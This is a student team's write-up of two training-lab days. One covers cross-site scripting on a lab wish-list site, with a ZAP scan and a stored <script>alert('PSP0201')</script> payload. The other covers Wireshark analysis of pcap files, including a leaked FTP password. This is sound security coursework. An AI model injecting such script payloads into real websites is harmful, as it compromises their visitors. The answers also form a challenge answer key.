PSP0201

Week 3

Writeup

Group Name: WakuWaku

Members

ID	Name	Role
1211103115	Azri Syahmi Bin Azhar	Leader
1211103233	Muhammad Amir Adib Bin Mohd Aminuddin	Member
1211103419	Muhammad Afif Jazimin Bin Idris	Member
1211103284	Miteshwara Rao A/L Subramaniam	Member

Day 6: Web Exploitation - Be careful with what you wish on a Christmas night


Tools used: Kali Linux, Firefox, OWASP ZAP

Solution/walkthrough:

Question 1: Examine the OWASP Cheat Sheet. Match the input validation level with the correct description.


Answers:

- Syntactic: enforce correct syntax of structured fields
- Semantic: enforce correctness of their values in the specific business context



Question 2: Examine the OWASP Cheat Sheet. What is the regular expression used to validate a US Zip code?

Answer: ^\d{5}(-\d{4})?$




Question 3: What vulnerability type was used to exploit the application?

Answer: Stored

Question 4: What query string can be abused to craft a reflected XSS?

Answer: q


In order to know what kind of query string or parameter that is being used, we simply just have to type in any word in the query box which in this case I'll be typing hello and submit it. Then, the query string or parameter would appear in the URL as 'q' with the word 'hello' as its value.



Question 5: Run a ZAP (zaproxy) automated scan on the target. How many XSS alerts of high priority are in the scan?

Answer: 2


Firstly, launch the OWASP ZAP application, click on the automated scan and just put the URL to attack which in my case I'll be using the current one 'http://10.10.95.21:5000' and click on attack. The scanning will be processed and resulted in 6 alerts including 2 XSS alerts.




Question 6: What Javascript code should you put in the wish text box if you want to show an alert saying "PSP0201"?

Answer: <script>alert('PSP0201')</script>

Type ' <script>alert('PSP0201')</script>' in the wish box like the picture below.




After submitting the wish, this would happen.



Question 7: Close your browser and revisit the site MACHINE-IP:5000 again. Does your XSS attack persist?

Answer: Yes

When you revisit the site again, the same alert would appear.



Thought Process/Methodology:

In order to get the answers for questions 1 and 2, I just go through the OWASP Cheat Sheet which the link was given. For question 4, in order to know what kind of query string or parameter that is being used, we simply just have to type in any word in the query box which in this case I'll be typing hello and submit it. Then, the query string or parameter would appear in the URL as 'q' with the word 'hello' as its value. For the next question, firstly, launch the OWASP ZAP application, click on the automated scan and just put the URL to attack which in my case I'll be using the current one 'http://10.10.95.21:5000' and click on attack. The scanning will be processed and resulted in 6 alerts including 2 XSS alerts. Next, Type ' <script>alert('PSP0201')</script>' in the wish box then an alert with a message PSP0201 would appear. Even after you close and revisit the site, the alert would still appear with the same message.

Day 7: Networking – The Grinch Really Did Steal Christmas


Tools used: Kali Linux, Firefox, Wireshark

Solution/walkthrough:

Question 1: Open "pcap1.pcap" in Wireshark. What is the IP address that initiates an ICMP/ping?

Answer: 10.11.3.2

As soon as you open the ‘pcap1.pcap’ in Wireshark, find the first line that has the ICMP protocol and from that, its IP address would be the answer.



Question 2: If we only wanted to see HTTP GET requests in our "pcap1.pcap" file, what filter would we use?


Answer: http.request.method == GET

Use the protocol.request.method which the final command would be 'http.request.method == GET' as we’re trying to find GET.

Question 3: Now apply this filter to "pcap1.pcap" in Wireshark, what is the name of the article that the IP address "10.10.67.199" visited?

Answer: reindeer-of-the-week


After applying 'http.request.method == GET' in the filter box, analyse the length info content and from there, you could get the answer.



Question 4: Let's begin analysing "pcap2.pcap". Look at the captured FTP traffic; what password was leaked during the login process?

Answer: plaintext_password_fiasco


First, I filtered just by typing FTP in the filter box and a list of FTP protocols would appear. From this, just simply analyse them and find the most logical and relevant one. In this case, I am trying to find the password leaked during the login process, so I found the word 'PASS' with a combination of words next to it and that would be the answer.



Question 5: Continuing with our analysis of "pcap2.pcap", what is the name of the protocol that is encrypted?

Answer: ssh

As soon as you open the 'pcap2.pcap', read on the length info column and from there you could see 2 rows which stated encrypted packet. That would be the one that we will be choosing, then look at that 2 rows in the protocol column and that would be the answer to this question.




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.122.128	10.11.3.2	SSH	102	Server: Encrypted packet (len=48)
2	0.000084	10.10.122.128	10.11.3.2	SSH	150	Server: Encrypted packet (len=96)
3	0.060016	10.11.3.2	10.10.122.128	TCP	54	57748 → 22 [ACK] Seq=1 Ack=49 Win=1024 Len=0
4	0.101317	10.11.3.2	10.10.122.128	TCP	54	57748 → 22 [ACK] Seq=1 Ack=145 Win=1029 Len=0
5	1.127866	10.10.122.128	91.189.92.40	TCP	74	33400 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=3118188800 TSecr=0 WS=128
6	2.549894	10.10.73.252	10.10.122.128	FTP	72	Request: QUIT
7	2.549999	10.10.122.128	10.10.73.252	FTP	88	Response: 221 Goodbye.
8	2.550011	10.10.122.128	10.10.73.252	TCP	66	21 → 45332 [FIN, ACK] Seq=15 Ack=7 Win=490 Len=0 TSval=894813665 TSecr=411028459
9	2.555520	10.10.73.252	10.10.122.128	TCP	66	45332 → 21 [ACK] Seq=7 Ack=15 Win=491 Len=0 TSval=411028463 TSecr=894813665

Question 6: Examine the ARP communications. Who has 10.10.122.128? Tell 10.10.10.1. Answer: 10.10.122.128 is at

Answer: 02:c0:56:51:8a:51

First, I filtered it out from the rest just by typing 'arp' in the filter box. From there, you could read the length info and the answer is based on the question.



arp

No.	Time	Source	Destination	Protocol	Length	Info
46	19.785010	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	Who has 10.10.122.128? Tell 10.10.0.1
47	19.785024	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	10.10.122.128 is at 02:c0:56:51:8a:51
77	26.727854	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	Who has 10.10.0.1? Tell 10.10.122.128
78	26.727968	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	10.10.0.1 is at 02:c8:85:b5:5a:aa
84	32.388846	02:c8:85:b5:5a:aa	Broadcast	ARP	56	Who has 10.10.122.128? Tell 10.10.0.1
85	32.388861	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	10.10.122.128 is at 02:c0:56:51:8a:51
137	53.095851	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	Who has 10.10.0.1? Tell 10.10.122.128
138	53.095990	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	10.10.0.1 is at 02:c8:85:b5:5a:aa

Question 7: Analyse "pcap3.pcap" and recover Christmas! What is on Elf McSkidy's wishlist that will be used to replace Elf McEager?


Answer: rubber ducky

First, I filtered out by typing http. From this, I could see one from the filtered files showing that it has a zipped file.


http

No.	Time	Source	Destination	Protocol	Length	Info
166	11.665107	10.10.53.219	10.10.21.210	HTTP	139	GET / HTTP/1.1
168	11.665723	10.10.21.210	10.10.53.219	HTTP	4852	HTTP/1.1 200 OK (text/html)
291	26.537049	10.10.53.219	10.10.21.210	HTTP	215	GET /christmas.zip HTTP/1.1
395	26.542475	10.10.21.210	10.10.53.219	HTTP	10388	HTTP/1.1 200 OK (application/zip)

Then, I export it via File → Export Objects → HTTP and save it. After that, open up the file and you can see all the contents there.



